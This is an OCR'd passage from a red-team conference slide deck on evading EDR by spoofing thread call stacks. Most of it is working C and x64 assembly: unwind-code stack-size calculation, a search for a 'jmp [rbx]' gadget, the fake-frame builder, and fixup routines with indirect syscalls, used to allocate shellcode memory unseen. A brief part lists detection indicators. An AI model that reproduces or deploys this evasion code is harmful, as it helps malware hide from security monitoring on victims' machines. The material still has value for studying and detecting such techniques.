        pRuntimeFunction = (PRUNTIME_FUNCTION)(&pUnwindInfo->UnwindCode[index]);
        return CalculateFunctionStackSize(pRuntimeFunction, ImageBase, stackFrame);
    }

    // Add the size of the return address (8 bytes).
    stackFrame.totalStackSize += 8;

Cleanup:
    return status;
}
```

Link:

1. https://github.com/WithSecureLabs/CallStackSpoofer/blob/master/VulcanRaven/VulcanRaven.cpp#L286

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code:

1. Retrieves the unwind information using the *ImageBase* and the *UnwindData* offset from *pRuntimeFunction* .

```
pUnwindInfo = (PUNWIND_INFO)(ImageBase + pRuntimeFunction->UnwindData);
```

2. It Loops (***while loop***) through the unwind codes using the count of codes in *pUnwindInfo* .

```
while (index < pUnwindInfo->CountOfCodes)
{
    unwindOperation = pUnwindInfo->UnwindCode[index].UnwindOp;
    operationInfo = pUnwindInfo->UnwindCode[index].OpInfo;
```

3. The ***switch case*** present in the code in mainly responsible for successfully getting the correct size of the thread stack of a target function/ API.

4. Adds the size of the return address (8 bytes) to the total stack size.

```
// Add the size of the return address (8 bytes).
stackFrame.totalStackSize += 8;
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :


Some Internals regarding that function code: **Switch Case Stack Operations for stack size calculation** :

1. UWOP_PUSH_NONVOL :

This required to push non volatile register to stack. In this case, ***rbp*** is pushed to stack.

The ***rbp register*** is specifically targeted because it is pivotal in setting up and navigating stack frames.

Also the usage of ***rbp register*** is also connected to the use case of ***stack Operation*** : UWOP_SET_FPREG



Link:
@klezVirus , @waldoirc and @trickster012 : DefCon Talk

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case Stack Operations for stack size calculation** :


2. UWOP_ALLOC_SMALL :

For allocates a ***small amount of memory*** for local args.

The total size of '**UWOP_ALLOC_SMALL**' is calculated by multiplying the op info value by 8 and adding 8 (0xc * 8 + 8 = 0x68).

This calculation can be confirmed by disassembling the first few bytes of **kernelbase!OpenProcess** in **windbg**.
'.fnent' : shows function's unwind info and 'uf' : Un/disassemble Function

Link:
https://labs.withsecure.com/publications/spoofing-call-stacks-to-confuse-edrs
@klezVirus , @waldoirc and @trickster012 : DefCon Talk





```
0:000> .fnent kernelbase!OpenProcess
Debugger function entry 000001ca`02db49d0 for:
(00007ffe`0fa71c40)   KERNELBASE!OpenProcess   |  (00007ffe`0fa71cc0)   KERNELBASE!RegNotifyChangeKeyValue
Exact matches:

BeginAddress      = 00000000`00031c40
EndAddress        = 00000000`00031cb0
UnwindInfoAddress = 00000000`00335be0

Unwind info at 00007ffe`0fd75be0, 6 bytes
  version 1, flags 0, prolog 7, codes 1
  00: offs 7, unwind op 2, op info c    UWOP_ALLOC_SMALL.
```

```
0:000> uf kernelbase!OpenProcess
KERNELBASE!OpenProcess:
00007ffe`0fa71c40 4c8bdc          mov     r11,rsp
00007ffe`0fa71c43 4883ec68        sub     rsp,68h
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case Stack Operations for stack size calculation** :



3. UWOP_ALLOC_LARGE :

UWOP_ALLOC_LARGE is used when the size of the allocation is too large to be encoded in the smaller immediate fields available in other ***UWOP*** codes.

If operation info field is 0 , then
it reads the next slots to form a 16-bit unsigned integer.
pUnwindInfo->UnwindCode[index].FrameOffset is multiplied by 8.

Value in frameOffset is the size of the allocation divided by 8.

Multiplying by 8 undoes the above division by 8 that was done when the allocation size was encoded.
This gives us the actual size of the stack allocation.

```
case UWOP_ALLOC_LARGE:
    // Alloc large is either:
    // 1) If op info == 0 then size of alloc / 8
    // is in the next slot (i.e. index += 1).
    // 2) If op info == 1 then size is in next
    // two slots.
    index += 1;
    frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
    if (operationInfo == 0)
    {
        frameOffset *= 8;
    }
    else
    {
        index += 1;
        frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
    }
    stackFrame.totalStackSize += frameOffset;
    break;
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case Stack Operations for stack size calculation** :

3. UWOP_ALLOC_LARGE :


If operation info field is 1 , then it reads the next slots to form a 32-bit unsigned integer.

The allocation size is spread across two slots in here.

- The first 16 bits are already in frameOffset.
- The index is incremented again to ***point to the next slot***, and the FrameOffset value from this slot is added to previous frameOffset value stored, but ***shifted left by 16 bits.***

This is done to account for its position in a 32-bit integer.

This case WON'T be needed in our scenario, but it can be helpful elsewhere.




```
case UWOP_ALLOC_LARGE:
    // Alloc large is either:
    // 1) If op info == 0 then size of alloc / 8
    // is in the next slot (i.e. index += 1).
    // 2) If op info == 1 then size is in next
    // two slots.
    index += 1;
    frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
    if (operationInfo == 0)
    {
        frameOffset *= 8;
    }
    else
    {
        index += 1;
        frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
    }
    stackFrame.totalStackSize += frameOffset;
    break;
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :


Some Internals regarding that function code: **Switch Case Stack Operations for stack size calculation** :

4. UWOP_SET_FPREG :

- This Operation is not needed for stack size calculation but is needed just to ensure that ***rbp has the expected value*** .

- When it comes to spoofing, this is done to ensure the call stack is correctly unwound.

Impact Frame Size	*Do not Impact Frame Size*
UWOP_PUSH_NONVOL	UWOP_SET_FPREG
UWOP_ALLOC_SMALL	UWOP_SAVE_NONVOL
UWOP_ALLOC_LARGE	UWOP_SAVE_NONVOL_FAR
UWOP_PUSH_MACHFRAME	UWOP_SAVE_XMM128_FAR
	UWOP_SAVE_XMM128




```
356         case UWOP_SET_FPREG:
357             // This sets rsp == rbp (mov rsp,rbp), so we need to ensure
358             // that rbp is the expected value (in the frame above) when
359             // it comes to spoof this frame in order to ensure the
360             // call stack is correctly unwound.
361             stackFrame.setsFramePointer = true;
362             break;
```

9. Stack Spoofing:

STEP3: Now let's prepare our Fake Stack Frames:

1.

```
189  int main()
190  {
191      /*...
194
195      PVOID ReturnAddress = NULL;
196      PRM p = { 0 };
197      PRM ogp = { 0 };
198      NTSTATUS status = STATUS_SUCCESS;
199
200      /* Preparing Initial (1st) Legit looking Fake Custom Thread Stack Frame (2nd Top of the Stack) */
201      // BTIT_ss = BaseThreadInitThunk Stack Size
202
203      ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("kernel32.dll"), "BaseThreadInitThunk")) + 0x14;
204      p.BTIT_ss = (PVOID)CalculateFunctionStackSizeWrapper(ReturnAddress);
205      p.BTIT_retaddr = ReturnAddress;
206
207      /* Preparing Initial (2nd) Legit looking Fake Custom Thread Stack Frame (Top of the Stack) */
208      // RUTS_ss = RtlUserThreadStart Stack Size
209
210      ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlUserThreadStart")) + 0x21;
211      p.RUTS_ss = (PVOID)CalculateFunctionStackSizeWrapper(ReturnAddress);
212      p.RUTS_retaddr = ReturnAddress;
213
214      /* Preparing Initial (3rd) Fake Custom Thread Stack Frame from where JOP gadget ("jmp [rbx]") is originating */
215
216      //HMODULE module = GetModuleHandleA("kernel32.dll"); // ntdll.dll
217      HMODULE module = LoadLibraryA("Kernelbase.dll");
218
219      ULONG size = FindTextSection(module);
220
221      p.trampoline = FindGadget((LPBYTE)module, size);
222      printf("\n[+] JOP Gadget (\"jmp [rbx]\") is at 0x%llx\n", p.trampoline);
223
224      p.Gadget_ss = (PVOID)CalculateFunctionStackSizeWrapper(p.trampoline);
```

2.

```
166  // Credits to: @peterwintrsmith
167  // and @0xBoku (https://github.com/boku7/BokuLoader/blob/main/src/BokuLoader.c#L848)
168
169  ULONG FindTextSection(HMODULE module)
170  {
171      PIMAGE_DOS_HEADER pImgDOSHead = (PIMAGE_DOS_HEADER) module;
172      PIMAGE_NT_HEADERS pImgNTHead = (PIMAGE_NT_HEADERS)((DWORD_PTR) module + pImgDOSHead->e_lfanew);
173
174      // find .text section
175      for (int i = 0; i < pImgNTHead->FileHeader.NumberOfSections; i++)
176      {
177          PIMAGE_SECTION_HEADER pImgSectionHead = (PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(pImgNTHead) +
178                                                  ((DWORD_PTR) IMAGE_SIZEOF_SECTION_HEADER * i));
179
180          if (!strcmp((char *) pImgSectionHead->Name, ".text"))
181          {
182              //printf("pImgSectionHead->VirtualAddress (Absolute): %X\n", module+pImgSectionHead->VirtualAddress);
183              printf("pImgSectionHead->Misc.VirtualSize (Absolute): %llx\n", pImgSectionHead->Misc.VirtualSize);
184              return pImgSectionHead->Misc.VirtualSize;
185          }
186      }
187  }
```

3. *Why jmp [rbx] targeted? (It would be discussed ...)*

```
9   PVOID FindGadget(LPBYTE Module, ULONG Size)
10  {
11      for (int x = 0; x < Size; x++)
12      {
13          // jmp [rbx] gadget = "\xFF\x23"
14          if (memcmp(Module + x, "\xFF\x23", 2) == 0)
15          {
16              return (PVOID)(Module + x);
17          };
18      };
19
20      return NULL;
21  }
```

9. Stack Spoofing:

Q: So, what is "*JOP*" in here ?


- *JOP* meaning ***Jump Oriented Programming!***
- This ***JOP gadget (or, de-sync gadget)*** will perform the ***JMP [RBX]*** instruction.
- Why ***de-synchronise is required?***
  Ans:
  The idea behind this stack spoofing technique is to ***find suitable stack frames*** to use as ***ROP gadgets*** , in order to do both:
  1. ***desync the unwinding information from the real control flow***
  2. ***To hide the real origin of the API/ function call*** .
  => Together meant to be creating, **Thread Stack Spoofing** !
- This will allow us to ***de-synchronise*** the Real Control Flow from the stack unwinding, by jumping to the address stored in the ***RBX*** register.
- Due to the ***JOP gadget*** being executed, the program control flow will never reach the return of this function, but will be redirected to whatever contained in ***RBX register*** .

Link:
https://klezvirus.github.io/RedTeaming/AV_Evasion/StackSpoofing/

9. Stack Spoofing:

Q: So, what is "*JOP*" in here ?

- The stack should look like this.
- ***Zero*** is pushed to the stack so that, the stack walk cuts off prematurely and stack ***never unwinds to it's base*** , there by hiding the underneath lying "***leaked stack value*** ", which will have basically ***unbacked RX memory region*** .
- Soon will be showing how to ***push Zero*** to the stack!



Credit:
1. https://dtsec.us/2023-09-15-StackSpoofin/

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

1. This is the function.

```
6
7   extern PVOID NTAPI Spoof(PVOID a, ...);
8
```

2. The calling convention for Spoof is:

```
Spoof(param1, param2, param3, param4, &PRMStruct, AddrOfFunc, NumofStackArgs, argN)
```

- The *first 4 args* are passed via *rcx*, *rdx*, *r8* and *r9* so those are easy (Normal X64 Calling Convention).
- The *argument 5* is the ***PRM struct*** (soon will be shown)
- The *argument 6* is the ***Address of the Function*** we wish to execute a **Syscall Instruction** .
- The *argument 7* is the ***Number of arguments passed onto the stack*** .
- Since any argument beyond the *first 4* are passed via the stack, this would notify *Spoof()* if there was more than ***4 arguments***
  and if there is,
  then how many more are they.
- *Spoof()* relocates stack arguments and makes it such that we don't need to pass arguments via struct members.

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

- This is how NTApi calls are being made in order to enable synthetic frame thread stack spoofing.

  PRM struct will be introduced in the upcoming slides.

```
PRM p = { 0 };
```

```
//Spoof((PVOID)(-1), &BaseAddress, NULL, &shellcode_size2, &p, pNtAllocateVirtualMemory, (PVOID)2, (PVOID)(MEM_COMMIT | MEM_RESERVE), (PVOID)PAGE_READWRITE);
PVOID spoofResult1 = Spoof((PVOID)(-1), &BaseAddress, 0, &shellcode_size2, &p, pNtAllocateVirtualMemory, (PVOID)2, (PVOID)(MEM_COMMIT | MEM_RESERVE), (PVOID)PAGE_READWRITE);
// Spoof(param1, param2, param3, param4, &PRMStruct, AddrOfFunc, NumofStackArgs, argN)
// NtAllocateVirtualMemory(MyCurrentProcess(), &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

Spoof **asm procedure** looks like this:

PRM struct will be introduced in the next couple of slides only!

```
Spoof:
    pop r12                     ; Real return address in r12
    ;pop rax                    ; Real return address in rax

    mov r10, rdi                ; Store original rdi in r10
    mov r11, rsi                ; Store original rsi in r11

    mov rdi, [rsp + 32]         ; Storing PRM struct in the rdi ; 5th arg of spoof() = Addr of PRMstruct
    mov rsi, [rsp + 40]         ; Storing function to call  ; 6th arg of spoof() = AddrOfNtAPI Func

    ; Storing our original registers
    mov [rdi + 24], r10         ; Storing original rdi into PRM.rdi
    mov [rdi + 88], r11         ; Storing original rsi into PRM.rsi
    mov [rdi + 96], r12         ; Storing original r12 into PRM.r12
    mov [rdi + 104], r13        ; Storing original r13 into PRM.r13
    mov [rdi + 112], r14        ; Storing original r14 into PRM.r14
    mov [rdi + 120], r15        ; Storing original r15 into PRM.r15

    ; only: pop r12 => instead of `pop rax` and `mov r12, rax` can also be done!

    ; Prepping to move stack args
    xor r11, r11                ; Nulling it : r11 will hold the # of args that have been "pushed"
    mov r13, [rsp + 30h]        ; r13 will hold the # of args total that will be pushed

    mov r14, 200h               ; r14 will hold the offset we need to push stuff;  as fake frames start with a sub rsp 200h
    add r14, 8
    add r14, [rdi + 56]         ; stack size of RUTS = PRM.RUTS_ss
    add r14, [rdi + 32]         ; stack size of BTIT = PRM.BTIT_ss
    add r14, [rdi + 48]         ; stack size of our gadget frame = PRM.Gadget_ss
    sub r14, 20h                ; first stack arg is located at +0x28 from rsp, so we sub 0x20 from the offset. Loop will sub 0x8 each time

    mov r10, rsp
    add r10, 30h                ; offset of stack arg added to rsp ; rsp updated!
```

8 x 4 = 32

8 x 5 = 40

Storing the OG values in the members of the PRM struct so that
`fixup` asm procedure
can use those values further after creation of the fake stack frames and just before the execution of the program.

NtdII API

K32 API

JOP gadget API

ASM method to create Fake Stack Frames

9. Stack Spoofing:

STEP5: PRM Struct:

- Let's discuss each of the members of this *PRM struct* in the next slide!

```
typedef struct
{
    PVOID       Fixup;              // 0
    PVOID       OG_retaddr;         // 8
    PVOID       rbx;                // 16    // rbx (PRM.rbx) : Contains addr of this PRM struct
    PVOID       rdi;                // 24
    PVOID       BTIT_ss;            // 32
    PVOID       BTIT_retaddr;       // 40
    PVOID       Gadget_ss;          // 48
    PVOID       RUTS_ss;            // 56
    PVOID       RUTS_retaddr;       // 64
    PVOID       ssn;                // 72
    PVOID       trampoline;         // 80
    PVOID       rsi;                // 88
    PVOID       r12;                // 96
    PVOID       r13;                // 104
    PVOID       r14;                // 112
    PVOID       r15;                // 120
} PRM, * PPRM;
```

fixup asm procedure:

Jumping back to executed NTApi address (original address)

```
fixup:
    mov rcx, rbx                ; rbx (PRM.rbx) : Contains addr of this PRM struct

    add rsp, 200h               ; Big frame thing (Random Size. Just Worked!)
    add rsp, [rbx + 56]         ; Stack size = PRM.RUTS_ss = RtlUserThreadStart Stack Size
    add rsp, [rbx + 32]         ; Stack size = PRM.BTIT_ss = BaseThreadInitThunk Stack Size
    add rsp, [rbx + 48]         ; Stack size = PRM.Gadget_ss = Frame Stack Size of the API having JOP Gadget ("jmp [rbx]")

    mov rbx, [rcx + 16]         ; Restoring original rbx (PRM.rbx)
    mov rdi, [rcx + 24]         ; ReStoring original rdi (PRM.rdi)
    mov rsi, [rcx + 88]         ; ReStoring original rsi (PRM.rsi)
    mov r12, [rcx + 96]         ; ReStoring original r12 (PRM.r12)
    mov r13, [rcx + 104]        ; ReStoring original r13 (PRM.r13)
    mov r14, [rcx + 112]        ; ReStoring original r14 (PRM.r14)
    mov r15, [rcx + 120]        ; ReStoring original r15 (PRM.r15)
    jmp qword [rcx + 8]         ; jmp to original return addr of called API Function (PRM.OG_retaddr) => addr. of PRM struct + 8 offset = PRM.OG_retaddr
```

Moving addr. of PRM strcuture from rbx register to rcx register

Creates a big stack of 200h size

Adding 2 fake legit looking frames and 1 JOP gadget frame

finish asm procedure stored this

In order to access OG register values from PRM structure which was stored previously by spoof asm procedure.
This is basically the main Fix Up Part.

9. Stack Spoofing:

STEP5: PRM Struct:

```
typedef struct
{
    PVOID       Fixup;              // 0
    PVOID       OG_retaddr;         // 8
    PVOID       rbx;                // 16    // rbx (PRM.rbx) : Contains addr of this PRM struct
    PVOID       rdi;                // 24
    PVOID       BTIT_ss;            // 32
    PVOID       BTIT_retaddr;       // 40
    PVOID       Gadget_ss;          // 48
    PVOID       RUTS_ss;            // 56
    PVOID       RUTS_retaddr;       // 64
    PVOID       ssn;                // 72
    PVOID       trampoline;         // 80
    PVOID       rsi;                // 88
    PVOID       r12;                // 96
    PVOID       r13;                // 104
    PVOID       r14;                // 112
    PVOID       r15;                // 120
} PRM, * PPRM;
```

- *ssn* for indirect Syscall Implementation.
- *OG_retaddr* (original return address of called API function), *BTIT_retaddr* (return address of BaseThreadInitThunk API) and
  RUTS_retaddr (return address of RtlUserThreadStart API) are the return addresses we want on to show up on the frame.

- *BTIT_ss* (***BaseThreadInitThunk Stack Size***), *Gadget_ss* (*Frame Stack Size of the API having JOP Gadget ("jmp [rbx]")*) and *RUTS_ss* (***RtlUserThreadStart Stack Size***) are the **stack sizes** of the respective address we're creating a frame to work.

- The first member: *Fixup* which will contain the *address of fixup* (*the assembly procedure*).
- This ***fixup Assembly Procedure*** will allow us to use the *PRM struct*, address of which is present in the *rbx register* => *PRM.rbx* (*rbx register*) contains addr. of *PRM struct*
- *fixup Assembly Procedure* ***will:***
  Not Only help to Fix our *Stack with Fake Frames*,
  But also will help us to ***regain our execution procedure***.

9. Stack Spoofing:

STEP6: looping asm procedure:

i. The *looping* label is used as a marker for the beginning of the loop inside the *Spoof procedure* .

ii. The loop is not called as a separate function/ procedure but is an integral part of the *Spoof function* ***'s execution flow*** .

- Compares:
  No. of stack args added
  vs
  No. of stack args we NEED to add

  i. If satisfied, then jumps to finish asm func.
  ii. Else, adds another arg then goes through this same check (cmp r11, r13)

```
40  looping:
41      xor r15, r15                ; r15 will hold the offset + rsp base
42      cmp r11, r13                ; comparing # of stack args added vs # of stack args we need to add
43      je finish                   ; If required args matched => then Jumps to finish
44                                  ; Else adds another arg then goes through this check (cmp r11, r13)
45
46      ; Getting location to move the stack arg to
47      sub r14, 8                  ; 1 arg means r11 is 0, r14 already 0x28 offset.
48      mov r15, rsp                ; get current stack base
49      sub r15, r14                ; subtract offset
50
51      ; Procuring the stack arg
52      add r10, 8
53      push qword [r10]
54      pop qword [r15]             ; move the stack arg into the right location
55
56      ; Increment the counter and loop back in case we need more args
57      add r11, 1
58      jmp looping
```

9. Stack Spoofing:

STEP7: finish asm procedure:

Here, the *fixup label* is NOT directly called from the *finish procedure* ;
rather,
the address of the *fixup label* is set up to be executed as part of the return sequence from a function call.

Meaning:

The address of the *fixup label* is loaded into the *rbx register* using the *lea* instruction.

Address of *fixup label* is then stored in the parameter structure member, ***PRM.Fixup*** (***mov [rdi], rbx***)).
Here, ***[rdi] => [rdi + 0] => PRM.Fixup Member***

The *jmp r11* instruction at the end of the *finish procedure* jumps to the NTapi function whose address was previously stored in ***r11*** (*mov r11, rsi*).
After the called function completes, it will return to the *fixup procedure* and start program execution to complete Spoofing process.

```
finish:
    ; Creating a big 320 byte working space
    sub rsp, 200h

    ; Pushing a 0 to cut off the return addresses after RtlUserThreadStart.
    push 0

    ; RtlUserThreadStart + 0x14 frame
    sub rsp, [rdi + 56]
    mov r11, [rdi + 64]         ; OG return address of RtlUserThreadStart is moved to r11
    mov [rsp], r11

    ; BaseThreadInitThunk + 0x21 frame
    sub rsp, [rdi + 32]
    mov r11, [rdi + 40]         ; OG return address of BaseThreadInitThunk is moved to r11
    mov [rsp], r11

    ; Gadget frame
    sub rsp, [rdi + 48]
    mov r11, [rdi + 80]         ; OG return address of Gadget frame (trampoline) is moved to r11
    mov [rsp], r11

    ; Adjusting the param struct for the fixup
    mov r11, rsi                ; Copying function to call into r11
    mov [rdi + 8], r12          ; Real return address (in r12) is now moved into PRM.OG_retaddr
    mov [rdi + 16], rbx         ; original rbx is stored into PRM.rbx
    lea rbx, [fixup]            ; lea (load effective address) | fixup asm function's address is moved into rbx register
    ; lea rbx, [rel fixup]
    mov [rdi], rbx              ; fixup asm function's address is now stored in PRM.Fixup ([rdi + 0])
    mov rbx, rdi                ; Address of param struct (Fixup) is moved into rbx register.

    ; Syscall stuff. Shouldn't affect performance even if a syscall isn't made
    mov r10, rcx
    mov rax, [rdi + 72]         ; PRM.ssn
    jmp r11
```

Indirect Syscall Implementation

9. Stack Spoofing:

Demo and Evasion Demo:

PATH = file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/stackspoof_demo.mp4

PATH = file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/stack_analysis_evasion_BEOTM_normal_stack.mp4

NOTE:

You have to keep on changing the algorithm of stack Spoofing, else after sometime or so this technique will also be detected by EDR yara rules, cause it's like a *"Cat and Mouse Game "*

9.1. DrawBack of StackSpoofing:


- So, in the spoofed stack in this image, for ***NtDelayExecution call*** , ***NtDelayExecution*** in MOST cases **WILL NOT** return to ***KernelBase.dll!Internal_EnumSystemLocales*** => ***DETECTION!***

- Pushing ***0x1*** in place of ***0x0*** would ***NOT Cut Off the Call Stack Walk*** and would help ***Detection Engineers to See the Below lying frame*** .
  But this ***DOESN'T always guarantees the presence of malicious Stack Frames Underneath!***

- The Whole Stack is never truly unwinded fully, pushing ***0x0*** to stack causes a premature Cut Off. This can be a detection scenario for this implementation too.

- The implementation applied in this POC, relay on:

  i. A ***JOP gadget*** that jumps to a ***nonvolatile register*** to return execution flow to the implant.
  ii. A ***Stack frame containing a return address to a jmp nonvolatile or jmp [nonvolatile] register*** should be considered as an ***IOC!***.



Resources:
1. ThreadStackSpoofer by @mariuszbit
2. StackSpoofingBlog by @d_tranman
3. SilentMoonwalk - Dynamic Stack Spoofing by @KlezVirus
4. BokuLoader by @0xBoku
5. VulcanRaven by github:william-burgess

10. Newly Created Thread Start Address Spoofing:

Scenario:

I saw one thing when I used a Havoc shellcode (version 0.7), this is config. I used to create the shellcode.

Enabled techniques :

